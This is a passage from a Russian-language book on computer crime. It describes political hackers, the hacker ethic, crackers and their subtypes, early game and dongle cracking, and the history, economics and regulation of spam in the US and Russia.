организуют компьютерные атаки на Web-сайты и серверы организаций, которые исповедуют иные политические ценности[58]. Жертвами политических атак часто становятся правительственные Web-сайты – в США взламывались Web-сайты Белого Дома, Пентагона, Госдепартамента США. Мишенью политических хакеров становятся Интернет-представительства различных партий и организаций. Так, в 2001 году израильские хакеры взломали Web-сайт террористической организации «Хамас» после того, как она взяла на себя ответственность за совершение теракта. Страдают и средства массовой информации: например, неизвестными в США были взломаны Web-сайты популярных газет «New York Times» и «USA Today». В 2002 году хакеры успешно атаковали Web-сайт Ассоциации звукозаписывающей индустрии Америки (Recording Industry Association of America). Причиной нападения стала борьба с пиратством, которую ведёт эта организация. Хакеры, выступающие против практики абортов, взламывали Web-сайты клиник, где проводятся подобные операции, хакеры-пацифисты – Web-сайты компаний военно-промышленного комплекса, а недовольные пользователи операционной системы Windows атаковали сети компании Microsoft. Как правило, целью подобных нападений является лишь разрушение и, в ряде случаев, пропаганда. В некоторых случаях на взломанном Web-сайте хакеры оставляют надписи и лозунги, пропагандирующие их идеи.

Существуют также предположения, что политических хакеров используют спецслужбы и террористические организации, чтобы найти слабые места в компьютерных системах других государств. К примеру, в 2001 году китайские хакеры произвели массированную атаку на десятки американских Web-сайтов, в том числе, принадлежащих Министерству обороны США.

[58] Интернет является удобным способом обратиться к массовой аудитории или высказать свое мнение напрямую известному политику или какой-то другой популярной личности. На Филиппинах группа людей, называющих себя «Кибервоинами», развязала настоящий террор по электронной почте против президента страны Джозефа Эстрада. Ежедневно активисты движения присылали около 60 сообщений по электронной почте и 20 посланий в формате SMS на мобильный телефон. Ответственность за часть посланий взяла на себя группа «eLagda.com», которая поставила своей целью собрать миллион электронных подписей, чтобы заставить президента уйти в отставку.

Американские эксперты, проанализировавшие тактику атаки, пришли к выводу, что она ставила целью не просто размещение лозунгов и портретов погибшего в столкновении с американским самолётом китайского лётчика, но и попытки получить доступ к внутренним компьютерным сетям[59].

В настоящее время самой малочисленной группой можно признать «хакеров-альтруистов». Они исповедуют изначальные, несколько наивные сегодня «этические нормы хакера», изложенные в восходящем к истокам хакерства «Кодексе хакера».

1. Компьютеры – инструмент для масс и они не должны принадлежать только богатым и использоваться только в их интересах.

2. Информация принадлежит всем. Главная задача университета – создавать и распространять знания, а не держать их в секрете[60].

3. Программный код – общее достояние. Хорошим кодом должны пользоваться все; плохой код должен быть исправлен. Программы не должны защищаться авторским правом или снабжаться защитой от копирования.

---

[59] Хроника так называемой войны, объявленной китайскими хакерами «американскому империализму» постоянно пополняется всё новыми инцидентами. Американские хакеры тоже не сидят без дела. Эксперта по кибертерроризму из Intel Center Бена Венцке прокомментировал это так: «Никогда раннее страны не были в ситуации, когда бы их патриотически настроенные граждане были в состоянии атаковать по собственной инициативе. Теперь же, просто сидя дома в удобном кресле, можно инициировать сколько угодно атак, способных потенциально нанести большой ущерб». По официальным данным, в ходе Интернет конфликта выводились из строя американские Web-сайты Федерального казначейства США и Федерального агентства управления экстренными ситуациями США. Ущерб наносился и ряду китайских правительственных Web-сайтов. Однако точное число пострадавших Web-сайтов с обеих сторон остается неизвестным. Повреждения обычно устранялись в течение нескольких часов, в связи с чем эксперты не склонны относить конфликт в разряд кибервойн. Амит Йоран, президент Pit Tech, фирмы, занимающейся безопасностью и мониторингом Интернет, в частности, заявил: «По моему мнению, это не терроризм, а скорее “хакерство” – попытки в очередной раз привлечь общественное внимание и вызвать возмущение. По данным Pit Tech, методы, используемые китайскими хакерами, не отличаются от стандартных, и не преследуют цели нанести серьёзный ущерб». Однако Венцке считает, что «использование более разрушительных технологий может резко обострить ситуацию». В этом случае существующее напряжение ещё более возрастёт и правительствам обеих стран придётся искать средства к обузданию хакеров с той и с другой стороны, во избежание дальнейшей эскалации конфликта.

[60] Истинные хакеры обязаны придерживаться такого взгляда независимо от того, являются они студентами или нет.

4. Программирование – это искусство. Совершенство достигается тогда, когда программа, выполняющая свою функцию, занимает всего несколько строк; когда одна программа делает то, чего не может делать другая; когда одни программы могут проникать в другие; когда программа может манипулировать с файлами такими способами, которые ранее считались невозможными. Совершенные программы, отдельные приёмы программирования, удачные алгоритмы могут быть предметом коллекционирования и почитания.

5. Компьютер – живой организм. За компьютером нужен уход, им нужно дорожить.

Обычно эти специалисты – высокого класса – взламывают системы защиты исключительно из гуманных соображений[61] или находят «уязвимости» в системах безопасности и сообщают о них соответствующим компаниям, поскольку считают, что многие проблемы возникают из-за пренебрежения

---

[61] Благодаря хакеру пользователи файловообменной сети KaZaA получили возможность избавления от внедрённого в клиентскую программу KaZaA Media Desktop шпионского модуля. Российский хакер, известный под псевдонимом «Юрий», создал облегчённую версию этого популярного пирингового клиента KaZaA Light: удалил скрытый модуль распределённой сети Altnet и прочие «нагрузочные» модули вроде Bonzi Buddy или BDE Viewer и рекламные баннеры, а также снял ограничение на использование музыкальных файлов. По словам «Юрия», пользователь клиентской программы должен знать о том, что устанавливается на его компьютер помимо файловообменного клиента и иметь возможность «отсечь всё лишнее». По мнению хакера совершенно неприемлемо и то, что после деинсталляции KaZaA все рекламно-шпионские программы остаются на своём месте и удалить их без специальных утилит очень сложно.

Группа хакеров, известная под названием «Hacktivismo», представила небольшую программу «Camera/Shy», которая, по заявлению её разработчиков, позволит жителям неблагополучных с точки зрения цензуры в Интернет стран не испытывать проблем с доступам к Web-ресурсам, заблокированным национальными файрволами. «Camera/Shy» представляет собой стенографическое приложение, дополняющее браузер. Его презентация состоялась в ходе конференции «H2K2», посвящённой проблемам сетевой безопасности. Стенографическая технология LSB и AES-256-битное шифрование позволяют беспрепятственно просматривать контент запрещённых Web-сайтов, а также обмениваться им с единомышленниками. При этом сканирующее оборудование воспринимает передаваемые файлы как нейтральные изображения в формате *.gif. «Camera/Shy» является первой разработкой «Hacktivismo», которая, в свою очередь, создана в качестве группы специальных разработок под эгидой известного сообщества хакеров «Cult of the Dead Cow» («Культ дохлой коровы»). К числу традиционно неблагополучных стран, для жителей которых предназначена новая программа, принято относить Китай, Турцию, Иран, Ирак и т. д.

элементарными мерами компьютерной безопасности[62], а новые программные продукты зачастую имеют скрытые «уязвимости» и, следовательно, беззащитны перед атаками. В 2002 году в новом программном обеспечении было обнаружено на 81% больше брешей, чем в программном обеспечении, появившемся в 2001 году и эта тенденция сохранилась в последующие годы. Новые технологии также предоставляют хакерам возможности для атак. К примеру, компания Orthus, предоставляющая услуги компьютерной безопасности, обнаружила, что в системах беспроводного доступа в Интернет (Wi-Fi) зияют громадные «прорехи» и почти 60% использующих эту технологию фирм абсолютно беззащитны перед хакерами.

Существует ещё одна, считающаяся самой худшей, порода хакеров, – обычно их называют «технокрысами». К ним относят создателей «троянских» программ и компьютерных вирусов. Впрочем, их уже нельзя назвать хакерами, поскольку «неформальный кодекс» настоящего хакера запрещает использование своих знаний операционной системы и оборудования во вред пользователям. Тем, кто хочет освежить в памяти свои знания или более подробно ознакомиться с деятельностью этой категории компьютерных злоумышленников, мы рекомендуем обратиться к первому тому, а также первой части второго тома настоящей книги, где достаточно подробно описана их продукция от истоков и до наших дней.

Кстати, как и среди обычных людей, среди хакеров попадаются просто начисто лишённые моральных устоев подонки, которые вообще ни в какую классификацию не вписываются. Вот пример. Этот случай произошёл в Финляндии, которая является одной из самых компьютеризированных стран мира, а местные пользователи проводят в Интернет до 50% своего свободного времени. Некий 20-летний оболтус решил во что бы то ни стало избавиться от своего отчима, но в тюрьме сидеть не хотел, а отчим на самолётах не летал, на поездах не ездил и, даже, далеко от дома не удалялся. Тогда он собрал сетевых приятелей хакеров в конференции и стал с ними обсуждать, как

[62] Imatiaz Malik. Computer Hacking: detection and protection. Sigma Press, 1999.

лучше совершить убийство. Приятели попались подстать автору идеи и буквально завалили его планами идеальных убийств. Парень был далеко не глупый и прилежно отобрал всё самое лучшее. На следующий день он убил отчима в полном соответствии с полученными рекомендациями, а потом с одним из приятелей отвёз труп на загородную дачу, где полиция и нашла его через месяц, но доказать ничего так и не смогла. Вот тут-то убийца и допустил фатальную ошибку – начал хвастаться о своей безнаказанности в Интернет. Полиция арестовала негодяя, а во время обыска у него дома нашли электронную переписку на 75 страницах о том, как готовилось и осуществлялось убийство.

Крэкеры[63]. Многие зарубежные и отечественные эксперты, например, С. Клименко и В. Уразметов, придерживаются того мнения, что следует различать понятия «хакеры» и «крэкеры»[64]. В их интерпретации хакер – это «программист, способный писать программы без предварительной разработки детальных спецификаций и оперативно вносить исправления в работающие программы, не имеющие документации, в том числе и непосредственно в машинных кодах, что требует высочайшей квалификации»[65]. Сторонники такого определения хакеров обычно подчёркивают: «иногда под хакером ошибочно подразумевают взломщика, тогда как взломщик – это крэкер (cracker)». Таким образом, крэкеры, это пользователи вычислительной системы (компьютерной сети), занимающиеся поиском незаконных способов по обходу механизмов безопасности для получения доступа к защищённым ресурсам, например, конфиденциальной информации. Кроме того, современный уровень сложных информационных технологий вынуждает компьютерных преступников всё больше специализироваться на отдельных направле-

---

[63] Можно встретить и другое написание – «кракеры».

[64] Клименко С., Уразметов В. Интернет. Среда обитания информационного общества. М., 1995.

[65] Подобного подхода придерживаются В. И. Першиков и В. М. Савинков, которые считают хакерами программистов-фанатиков, занимающихся доскональным изучением вычислительных систем с целью расширения их возможностей.

ниях. Эта специализация даёт специалистам основание для выделения в общей массе крэкеров достаточно узких «групп по интересам».

«Кранчеры» (cruncher) – специалисты для которых сверхзадачей является проникновение в какую-нибудь систему, снятие с программного обеспечения защиты от копирования или что-то аналогичное. Именно эта часть хакеров становится причиной «головной боли» разработчиков коммерческого программного обеспечения, снабжённого средствами защиты от незаконного копирования, а также пользователей баз данных с конфиденциальной информацией.

«Крэшеры» (crasher) – любители активно экспериментировать с компьютерными системами с целью выяснения возможностей по несанкционированному управлению ими[66]. Представители этой группы, иногда называемые «информационными путешественниками», а также «бандитами информационных супермагистралей», специализируются на проникновении в удалённые компьютеры, подключённые к сети[67]. Деятельность этой разновидности хакеров в большинстве западных стран рассматривается уголовная или граничащая с уголовной, и ряд крэшеров был осуждён на сроки от 6 месяцев до 10 лет тюремного заключения.

У большинства подростков интерес к компьютерам впервые возник при виде игр, появившихся в конце 80-ых годов на таких древних машинах, как ДВК-3, ЕС-1840 или ЕС-1841. Однако в игры играли не только они, но и взрослые люди, – в том числе и программисты-профессионалы, у которых не всегда хватало времени или терпения, чтобы пройти очередную миссию почестному. В результате возникло желание решить все проблемы сразу и очень быстро, а именно, подправить некоторые характеристики своего героя или противостоящих ему монстров. Для этого брались карандаш и бумага, а

---

[66] Christopher Klaus. A Guide to Internet Security: Becoming an Uebercracker and Becoming an Ueberadmin to stop Uebercrackers.

[67] Так, студенты одного из университетов США составили и сумели ввести в ЭВМ программу, имитирующую работу с удалёнными пользователями. К моменту разоблачения пользователи сумели получить более 100 паролей.

знаний, полученных в лучших советских институтах по специальности прикладная математика или вычислительная математика и кибернетика, вполне хватало, чтобы вскрыть и подправить программный код игры. После такого взлома игра успешно проходилась. В частности, так была взломана очень популярная тогда игра «Автомобильные гонки» («Death Track»). Во многом такой способ игры возник и потому, что разработчики компьютерных игр не думали, что с их творениями обойдутся так по-варварски.

Итак, как правило, крэкерами становились программисты-системщики, хорошо разбиравшиеся во «внутреннем устройстве программ», так как в своих программах, написанных на языках программирования высокого уровня «Паскаль» или «С», они очень часто для компактности программного кода использовали ассемблерные вставки (а если нужно, то и до машинного кода добирались). Дальше, дело техники, ведь любую компьютерную программу можно представить в виде ассемблерного кода. В конце концов, были наработаны приёмы так называемого «побитового крэка», технологии, которая могла с успехом применяться, например, и для подмены ключевого флоппи-диска или снятия счётчика, ограничивающего количество инсталляций какого-либо программного продукта.

В то время крэкеры специализировались на компьютерных играх и узкоспециализированных прикладных программах, так как взламывать больше было нечего, и никто даже не думал брать деньги за сам крэк. История отечественного крэкерства помнит, например, некоего Максима Иванова. Одна из фирм-производителей использовала электронные ключи HASP, которые устанавливались на принтерный (LPT) порт для ограничения распространения программного обеспечения. Так вот, Иванов обнаружил в программе байты, которые следовало заменить на другие (крэк), чтобы ключ оказывался абсолютно не нужным для распространения взломанного программного обеспечения. С одной стороны, по репутации фирмы-разработчика был нанесён удар, но, с другой стороны, была сделана бесплатная реклама всем фир-

мам, использовавшим в качестве защиты HASP, например, всем известной 1С.

Вообще-то у крэка есть одна интересная черта. Предположим, что взломанная программа куплена не для игры, а для решения очень серьёзных задач по ведению бизнеса. Но для этого нужна техническая поддержка: новые формы, настройки под конкретные нужды, помощь специалиста и другой сервис; как раз то, за что платят фирмы, покупающие лицензионное программное обеспечение. Естественно, что у взломанной программы эта составляющая полностью отсутствует. Какие шаги должен предпринять разумный предприниматель? Правильно, приобрести лицензионное программное обеспечение, чтобы быть гарантированным от различных неприятностей вплоть до полной потери информации в результате использования небрежно взломанного продукта.

Спамеры. Это физические и юридические лица, которые рассылают невостребованную информацию, часто коммерческую рекламу, «веерным» способом, широкому кругу (иногда тысячам и десяткам тысяч) адресатов. Сам «spam»[68] – явление, чрезвычайно развитое в Интернет и подавляющее большинство как специалистов, так и пользователей относится к спаму крайне отрицательно, так как его, кроме всего прочего, можно считать одной из прямых форм нарушения приватности. Тем более что год от года количество спама, поступающего ежедневно в электронные ящики зарубежных и

[68] «Spam» (англ.) – в России общепринято произносить как «спам», хотя правильно – «спэм». Это слово появилось в 1937 году, когда Hormel Foods Corporation (США) впервые в мире стала выпускать не требующие охлаждения мясные консервы (SPAM) из смеси фарша свинины и говядины. Слово SPAM и поныне печатается на этикетках консервов, продающихся в американских магазинах. (Microsoft Encarta Premium 2006. DVD ROM, ©®1993-2006, Microsoft Corporation, Redmond, WA 98052-6399, U.S.A.). Второе значение слово SPAM приобрело после телевизионного шоу «Monty Python's Flying Circus» («Летающий цирк Монти Питона»). Артисты разыгрывали сценку в ресторане, основным блюдом в котором был колбасный фарш. Официанты предлагали этот «изысканный» продукт посетителям, каждый раз выкрикивая количество заказанного тем или иным едоком. Если человек заказывал три порции, то официант выкрикивал «Спам, спам, спам!» Трапеза проходила под музыку: без перерывов исполнялась песенка с незамысловатым текстом: «Spam, spam, spam, spam, spam, spam, spam, spam, lovely spam! Wonderful spam!» («Спам, спам, спам, спам, спам, спам, спам, спам, чудесный спам! Изумительный спам!»). Таким образом, «спам» приобрёл второе значение – постоянной навязчивой рекламы.

отечественных пользователей Интернет, продолжает увеличиваться, а в последнее время это явление приняло просто катастрофический масштаб. Спам, как одно из негативных явлений, стоит сегодня на втором месте после компьютерных вирусов и «червей». В 2005 году, по некоторым оценкам, во всём мире было разослано около 2 трлн. сообщений, являющихся спамом. В результате, совокупный ущерб в виде нарушения бизнес-процессов, снижения производительности и уменьшения пропускной способности в каналах передачи данных превысил 60 млрд. долл. Основным стимулом для роста спама является ощутимая коммерческая отдача от подобных рассылок. Входной порог для начала рассылки спама в России составляет всего 50 долларов, а уровень отклика даже выше, чем за рубежом. В то же время, по данным исследования компаний RPRG, Nielsen и Jupiter, минимальный входной порог для спама за рубежом на порядок больше и составляет 500 долларов, при стоимости отклика всего лишь в 2 доллара. Организация «Исследовательская группа по борьбе со спамом» («The Anti-Spam Research Group») несколько лет подряд проводящая исследования в этой сфере, считает, что многие проблемы вызваны лакунами в законодательстве об электронных коммуникациях и тем, что ряд ключевых протоколов, ныне используемых в Интернет, устарел и не учитывает всех реалий современности. К примеру, протокол SMTP (Simple Mail Transfer Protocol), используемый для пересылки электронных посланий, был создан в 1982 году, когда трудно было представить, что электронная почта и спам достигнут такого уровня развития[69].

В Интернет термин – «спам», стал общепринятым двенадцать лет тому назад. 5 марта 1994 года два американских юриста из города Финикса (штат Аризона, США) Лоуренс Кантер и Марта Сигел (владельцы одноимённой юридической фирмы «Canter and Siegel») опубликовали в новостных группах электронной сети USENET, несколько тысяч копий сообщений с рекламой

---

[69] Найк Д. Стандарты и протоколы Интернет. М., 1999.

Bellovin S. Security Problems in the TCP/IP Protocol Suite. Computer Communications Review, 1989.

собственных услуг, предлагая всем желающим принять участие в розыгрыше государственной лотереи «Green Card», посредством которой некоторые счастливчики могли получить вид на жительство в США. Юристы даже нанимали программиста, который создал для рассылки подобных сообщений первое в мире специальное программное обеспечение, но данная рекламная компания оказалась бесполезной! Во-первых, для участия в этой лотерее посредники не нужны. Во-вторых, получателями рекламы стали, в основном, не нуждавшиеся в получении видов на жительство в своей собственной стране граждане США. Зато под впечатлением репризы из телевизионного шоу «Monty Python's Flying Circus» получатели этих писем обозвали их «спамом». Изобретательные юристы не были первыми спамерами, однако они довели использование этого маркетингового инструмента до абсурда, благодаря чему и вошли в историю. Появление сообщений «Canter and Siegel» в группах Usenet вызвало шквал резко отрицательных отзывов со стороны пользователей, однако юридическая фирма не только не прекратила свою акцию, но напротив, стала наращивать частоту рекламных публикаций[70]. Именно в этот момент и зародилось понятие несанкционированных рекламных рассылок или, проще говоря, спама.

Впоследствии распространение рекламы в новостных группах Usenet стали практиковать и другие компании. Первыми приметили спам, как способ рекламы, хозяева порно-сайтов, высылая свои баннеры. За ними сайты, торгующие аппаратным обеспечением и строители финансовых пирамид. Одним из первых, и самых скандальных, был спам с рекламой Hewlett-Packard в 1996 году, когда дал сбой почтовый сервер и клиенты рассылок получили 25 копий с рекламой принтеров и сканеров. В массовом спаме отметилась и Netscape corp., когда, рекламируя свой новый браузер, рассылала

[70] Кстати, их личные судьбы сложились неудачно. Лоуренс Кантер был лишён права заниматься адвокатской деятельностью из-за использования и в дальнейшем спама для рекламы услуг своей фирмы, а Марта Сигел просто исчезла с юридической арены. По отрывочным данным и слухам, она пытается написать книгу о том, как они с Кантером стали «крёстными отцами» нового метода рекламы.

ежедневно свои новости и прицепляла к ним множество фотографий. Между прочим, это и послужило, наряду с отсутствием эффективных средств фильтрации и блокировки «мусора», причиной сначала снижения популярности Usenet, а потом и закрытия службы. Спам начал медленно, но верно распространяться на сервисы электронной почты. На первом этапе маркетинговые фирмы столкнулись с трудностями при составлении списков рассылок, и нехватка почтовых адресов приводила к тому, что эффективность рекламных рассылок оставалась очень и очень низкой. Однако с течением времени и развитием Интернет проблема устранилась сама собой. В настоящее время спам составляет порядка 60 процентов от всей корреспонденции, пересылаемой посредством электронной почты. Более того, технологии спамеров берут на вооружение и вирусописатели для распространения во Всемирной сети своих творений. Примером тому могут служить эпидемии червей «SoBig» и «Mydoom», о которых мы рассказывали и от которых пострадали десятки миллионов пользователей Интернет[71]. К сожалению, справиться со спамерами, несмотря на законодательные запреты, уже принятые в некоторых странах, пока так и не удаётся.

Опросы показывают, что американцы, в целом, негативно относятся к деятельности спамеров. По информации компании Cyber Dialogue, 77% пользователей Глобальной сети считают, что получение спама нарушает их право на частную жизнь. Опрос, проведённый компанией Harris Interactive в 2003 году, показал, что 74% американских пользователей Интернет одобрили бы решение, поставившее спам вне закона. Лишь 12% пользователей выступают против этого. Особую ярость у пользователей Интернет, по оценкам компании Harris Interactive, вызывают письма порнографического содержания, хотя, по подсчётам Brightmail, порнографию содержат примерно 12% несанкционированных писем. 27% посланий спамеров содержат рекламу товаров и услуг, 20% – различные финансовые предложения. 13% – предложения, связанные с компьютером и Интернет. 6% таких посланий являются жульниче-

[71] Eugene H. Spafford. The Internet Worm Program: An Analysis.

скими. К их числу, например, относятся «нигерийские письма», написанные якобы от лица бывших правителей страны, желающих спасти свои миллионные состояния с помощью получателя данного письма. Компания Brightmail также выделила десять наиболее часто встречающихся тем подобных писем: «Re: срочное сообщение – требуется ответ», «Восстановление молодости», «Перестань беспокоиться о долгах. Мы тебе покажем как», «Купи сотовый телефон за очень смешные деньги», «Грандиозная распродажа, скидки до 75%», «Самые низкие цены на картриджи», «Бесплатный киберсекс!», «Бесплатное программное обеспечение! Последнее предложение», «Зачем печатать, когда можно поговорить?» и «Расскажи о себе всему миру с помощью электронной почты».

Несмотря на негативное отношение, даже в США законодательная база по правилам рассылки несанкционированных писем находится в зачаточном состоянии. Существует слишком много опасений, что борьба со спамом может негативно повлиять на свободу распространения и получения информации. Согласно американскому законодательству, в каждом электронном письме должно быть помещено указание, как его получатель может отказаться от получения дальнейших посланий. Например, это может быть адрес электронной почты, на который необходимо отправить письмо с просьбой исключить данный адрес из списка рассылки. Если рассылка продолжает приходить, то получатель может обратиться в Федеральную торговую комиссию (ФТК) (Federal Trade Commission), находящуюся в ведении Генерального прокурора США. Впрочем, исследование ФТК показало, что лишь 63% отказов в получении дальнейших посланий, посланных в адрес фирмы-спамера, принимаются спамерами к исполнению. Сейчас антиспамерское законодательство принято в двух штатах США – Вирджинии и Вашингтоне. Во многом это произошло под влиянием крупнейших участников рынка в Интернет – компании America Online (AOL), штаб-квартира которой находится в Вирджинии, и компании Microsoft, обитающей в штате Вашингтон. В этих штатах действуют нормы, согласно которым постоянная рассылка несанкци-

онированных писем и отказ от отписки пользователей, просящих об этом, карается штрафом в размере 500 долларов. Если судом будет принято решение, что спамер нанёс получателю почты ущерб, превышающий 2,5 тыс. долл., то мерой наказания может быть избрано тюремное заключение. Интернет-провайдеры, пострадавшие от деятельности спамеров могут требовать возмещения нанесённого им ущерба из расчета десяти долларов за каждое подобное письмо или 25 тыс. долл. в день. Подобных возмещений вправе требовать пострадавшие частные лица. Интересно, что против принятия законодательных актов выступали влиятельные общественные организации США, защищающие свободу слова[72]. Вместе с тем, практически все крупные Интернет-провайдеры США уже имеют опыт судебных процессов со спамерами. Практика показывает, что в большинстве случаев им удаётся добиться успеха и заставить прекратить рассылки, но не удаётся доказать, что спамеры нанесли значимый материальный ущерб. Компания Microsoft пытается нанести по спамерам удар с другой стороны, и инициировала несколько судебных процессов по привлечению к ответственности тех, кто собирает адреса электронной почты с Web-сайтов, используя для этого специальное программное обеспечение.

Борьба со спамом началась примерно 7–8 лет назад, когда появились первые «фильтры», отсеивающие бесполезные послания[73]. Ныне борцы со

---

[72] Многие предприниматели, занимающиеся подобным бизнесом, считают, что попытки ограничить спам являются частью стратегии глобальной борьбы крупных корпораций с малым и средним бизнесом. По их мнению, если будут введены законодательные ограничения на подобного рода деятельность, будет ущемлено право потребителей на получение информации, а многие проблемы, возникающие из-за получения подобных посланий, надуманы и гипертрофированно выпячены. Косвенным свидетельством этого является якобы само существование этого метода рекламы. Получатели несанкционированных писем сами используют их. Если бы подобный метод привлечения новых клиентов доказал свою бесполезность, его бы не применяли.

[73] Спам позволил создать целую отрасль экономики. Только в США действует несколько десятков компаний, производящих программное обеспечение для борьбы со спамом. Одновременно действует множество фирм, которые обслуживают интересы спамеров. Некоторые исследователи считают, что бурное развитие спама стало косвенным последствием развития Интернет-компаний 1990-х годов. Именно они ввели в обиход термин «Интернет-маркетинг», составной частью которого и является рассылка рекламных сообщений на произвольно подобранные адреса. Подобная деловая практика позво-

спамом используют ряд инструментов для борьбы с несанкционированной почтой. Создаются «чёрные списки» серверов, с которых распространяются подобные сообщения, однако профессиональные спамеры легко обходят это ограничение, проводя рассылки с разных серверов. Популярен способ создания запретов на пропуск писем, содержащих определённые ключевые слова и фразы. Однако спамеры изменяют их написание и преодолевают эти преграды. Некоторые серверы опознают программы, с помощью которых спамеры скачивают новые адреса электронной почты. Однако и это не помогает, потому что рассылка может проводиться с другого адреса. Существуют и иные, более технически сложные способы обхода барьеров. В результате, жертвами борцов со спамом часто падают невинные отправители писем, неразумно использовавших запрещённые слова или воспользовавшиеся сервером, занесённым в «чёрный список». Расследование, проведенное Федеральной торговой комиссией США, показало, что главным источником адресов электронной почты для спамеров являются чаты и форумы. Комиссия создала 175 адресов электронной почты, разместила их на 250 различных Web-сайтах и уже через 8 минут после помещения первого адреса на чат, на него пришло рекламное сообщение. Причём тип рассылаемых сообщений не зависит от того, из какого источника был получен адрес электронной почты. К примеру, ряд адресов был помещён на форумах, обычно используемых детьми, но и на эти адреса пришли письма с рекламой порнографии и предложениями работы на дому.

В России в 2003 году начала свою работу первая аниспамерская коалиция, в состав которой вошли крупнейшие организации, что знаменует собой

ляла и позволяет выживать множеству мелких фирм, не имеющих финансовой возможности использовать традиционную рекламу. По подсчётам газеты «The New York Times», для того, чтобы разослать рекламные письма по электронной почте на 100 тыс. адресов, компания должна потратить до 2 тыс. долл., а для того, чтобы разослать аналогичные буклеты миллиону потенциальных клиентов, необходимо затратить 40 тыс. долл. на покупку бумаги, типографские услуги и пр., плюс 190 тыс. долл. на покупку почтовых марок.

масштабное начало борьбы со спамом нашей стране[74]. Межрегиональная группа «Правозащитная сеть»[75] отмечала, например следующее: «Попытки определить и ограничить спам в российских законопроектах последних лет не носили целенаправленного и системного характера, а правоприменительная практика в этой области попросту отсутствует Право на неприкосновенность частной жизни в Российской Федерации поддерживается Конституцией, рядом международных соглашений и федеральных законов. В Уголовном кодексе предусмотрены санкции за нарушение приватности, в основном – штрафы. Специальные законы “по Интернет” пока отсутствуют. Таким образом, есть правовой институт, но нет его детализации, что в условиях использования информационных технологий делает защиту прав граждан крайне трудным делом. В законодательстве существует запутанная система общедоступной информации и “тайн”. Законотворческий процесс в области Интернет идёт медленно и бессистемно. Часть законодательных инициатив носит спорный характер, однако до сих пор попытки принять действительно репрессивные меры успеха не имели. Правоприменительная практика в области защиты приватности граждан не развита. Специальные государственные структуры по защите приватности отсутствуют. В деятельности Уполномоченного по правам человека этому праву отводится незначительное внимание. Среди общественных объединений нет таких, которые бы делали защиту приватности своим главным профильным направлением. Среди правозащитных организаций небольшое число занимается, в числе прочего, просветительской работой по теме приватности. Операторы связи почти не уделяют внимания проблемам приватности пользователей Интернет, за исключением проблемы спама. Но борьба с ним ведётся на уровне жалоб отдельных пользователей по конкретным случаям распространения невостребованной ре-

[74] Попытки уменьшить количество спама в России уже предпринимались. Например, работала специальная секция АДЭ (Ассоциация документальной электросвязи) по составлению меморандума о вредоносных программах.

[75] Редактор – С. А. Смирнов. Авторский коллектив: С. А. Смирнов, О. Н. Кочева, А. Ю. Блинушов, Ф. В. Шведовский, Г. В. Лысенко; консультант по юридическим вопросам В. Б. Наумов.

кламы и соответствующих действий провайдеров Интернет. Существует практика сбора и распространения закрытых баз данных, в том числе через Интернет. Случаи уголовного преследования и осуждения лиц и организаций, виновных в нарушении приватности в Интернет, нам неизвестны». Пока объём спама в России ниже, чем на Западе, но его рост вызывает серьёзные опасения. Если в 1999 году, по данным Jupiter Research, американский пользователь получал в свой почтовый ящик в среднем по 40 спамерских сообщений в год, то в 2001 году (данные компании Jupiter Media Metrix) уже более 500. По данным Golden Telecom, на конец 2002 года в общем почтовом трафике провайдера спам (паразитарный почтовый трафик) составлял не более 40%, тогда как к августу 2003 года его доля выросла до 65%. В то же время различные исследователи предсказывают увеличение этого числа в 2006 году до 1800 сообщений.

Межрегиональная группа «Правозащитная сеть» подчёркивает: «В российском сегменте Интернет существуют десятки страниц, содержащих разностороннюю информацию о спаме. Некоторые из них содержат списки организаций-спамеров, однако полнота списков не соответствует масштабам распространения спама по очевидной причине – спамеры постоянно меняют свои адреса. Российские эксперты в области Интернет полагают, что борьба со спамом должна носить комплексный характер, и некоторые предлагают даже принять соответствующие законы. В настоящее время в России нет законов или нормативных актов, запрещающих или ограничивающих спам[76]. …Провайдеры Интернет довольно часто включают запрет на распространение спама в договоры с клиентами. Из просмотренных нами 93 договоров в половине случаев (47) было обнаружено ограничение на распространение спама. При этом провайдер даёт собственное определение спаму и сам определяет санкции за нарушение правил. Наиболее популярная санкция – отказ в предоставлении услуги доступа к Интернет, иногда с расторжением догово-

[76] В некоторых странах Западной Европы такие ограничения существуют, например в Норвегии, Финляндии, Дании, Австрии, Италии.

ра. Другими мерами, которые провайдеры предпринимают против спамеров, являются блокировка адресов в Интернет и фильтрация входящих писем на почтовых серверах. Службы технической поддержки провайдеров реагируют на сообщения о спаме, а некоторые имеют для этих целей специальные адреса вида abuse@domain.ru[77]. …Отношение к спаму как нарушению приватности встречается редко. Обычно российские эксперты и пользователи Интернета в числе отрицательных сторон спама называют необходимость траты времени и денег на скачивание и просмотр “мусорных” сообщений, бесполезную нагрузку на информационные системы и то обстоятельство, что в спаме могут содержаться недостоверные данные и компьютерные вирусы. Как отмечено выше, сейчас антиспемерское движение в России набирает силу в ответ на значительное увеличение спама в ящиках отечественных пользователей Интернет».

В онлайновой прессе циркулирует достаточно много публикаций о спаме, что говорит об интересе к этой теме. К настоящему времени зарубежными и российскими авторами написан ряд статей, в которых даются рекомендации, как бороться со спамом и спамерами. Однако компания FrontBridge выбрала более оригинальный путь, сформулировав «десять советов, как сделать так, чтобы на корпоративный электронный почтовый ящик стала постоянно приходить нежелательная корреспонденция» (Рис. 3).

[77] Ещё в сентябре 2002 года «Открытым форумом Интернет-сервис-провайдеров», неформальным сообществом провайдеров и пользователей Интернет, были приняты «Нормы пользования сетью». В них описывается, как нужно относиться к спаму, несанкционированному доступу и всему прочему набору спорных явлений. Эти правила не являются юридически обязательными, но многие провайдеры включают требование соблюдения указанных правил в договора с клиентами.

